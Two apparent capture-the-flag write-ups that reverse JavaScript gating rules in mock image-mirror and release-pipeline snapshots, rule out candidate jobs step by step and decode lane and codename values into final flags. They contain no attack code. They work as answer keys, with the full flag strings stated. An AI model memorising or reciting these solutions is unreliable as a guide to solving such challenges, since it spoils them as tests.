1. Reversing the image mirror gate

eligibility.js requires mode image-sync and status queued or ready.
select-image.js then requires the image context to be tier=signed, registry=central, channel=stable, track=prod.
The code sorts jobs by queued_at and returns the first job that passes all checks.

2. Attestation requirements

attestation-policy.js marks entries trusted only when:
connector is image-attest or observer-feed
visibility is mirror
lane_id is up:ch
witness is slot-9

3. Job elimination

ash-cargo fails because mode is audit-replay, not image-sync.
petal-quay fails because status is suppressed.
cinder-frost fails because its image context channel is beta, not stable.
velvet-skein fails because attestation lane rv:st is not the trusted lane up:ch.
harbor-pulse is the first job that passes both the context gate and the attestation gate.

4. Trusted lane label

The trusted lane id is up:ch.
decodeLane maps up to upstream and ch to chain, producing upstream-chain.

5. Decoding the image codename

The surviving harbor-pulse attestation has family_id iv and mark_id rv.
normalize-attestation.js maps iv to ivory and rv to rivet.
The decoded image codename is ivory-rivet.

Recovered components

First surviving job: harbor-pulse
Trusted lane label: upstream-chain
Decoded image codename: ivory-rivet

Final flag

ZeroSecure_CTF{harbor-pulse-upstream-chain-ivory-rivet}

Seal Break - CTF7 Writeup

Final Flag

ZeroSecure_CTF{ember-seal-release-seal-polar-ledger}

Challenge Summary

The challenge provided a release pipeline snapshot with rollout records, bundle metadata, approval exports, and verifier logs. The goal was to reverse the production promotion rules and identify the first rollout that could cross the production gate.

Files inspected

source/src/pipeline/eligibility.js
source/src/pipeline/evaluate-rollout.js
source/src/internal/seal-policy.js
source/src/internal/normalize-approval.js
artifacts/rollouts.json
artifacts/bundles.json
artifacts/approval_export.ndjson
artifacts/verifier.log

1. Reversing the rollout eligibility gate

eligibility.js defines the production stage as prod-promote.
Only rollouts with status queued or approved are considered active.
Therefore, a rollout must have stage=prod-promote and status in {queued, approved}.

2. Reversing the bundle gate

evaluate-rollout.js requires the rollout bundle to exist and have:
channel=stable
track=production
The workflow sorts rollouts by queued_at and returns the first candidate that passes all checks.

3. Reversing the trusted approval gate

seal-policy.js marks an approval as trusted only when:
connector=signoff-ledger
visibility=promotion
lane_id=rl:sl
verdict=sealed
profile_id=dl:7
seal_tag=seal-v3

4. Rollout elimination

glass-turn fails because stage is qa-rehearsal, not prod-promote.
cinder-path fails because status is suppressed.
drift-signal fails because its approval profile is dl:4, not dl:7.
harbor-rivet fails because its bundle channel is candidate, not stable.
ember-seal is the first rollout that passes rollout, bundle, and approval checks.

5. Recovering the trusted approval lane label

The trusted lane id is rl:sl.
decodeLane maps rl to release and sl to seal, producing release-seal.

6. Decoding the promoted bundle codename

The promoted ember-seal bundle is bun-104.
bun-104 has family_id pl and mark_id lg.
normalize-approval.js maps pl to polar and lg to ledger.
The decoded promoted bundle codename is polar-ledger.

Recovered components

First production rollout: ember-seal
Trusted approval lane: release-seal
Decoded bundle codename: polar-ledger

Final flag

ZeroSecure_CTF{ember-seal-release-seal-polar-ledger}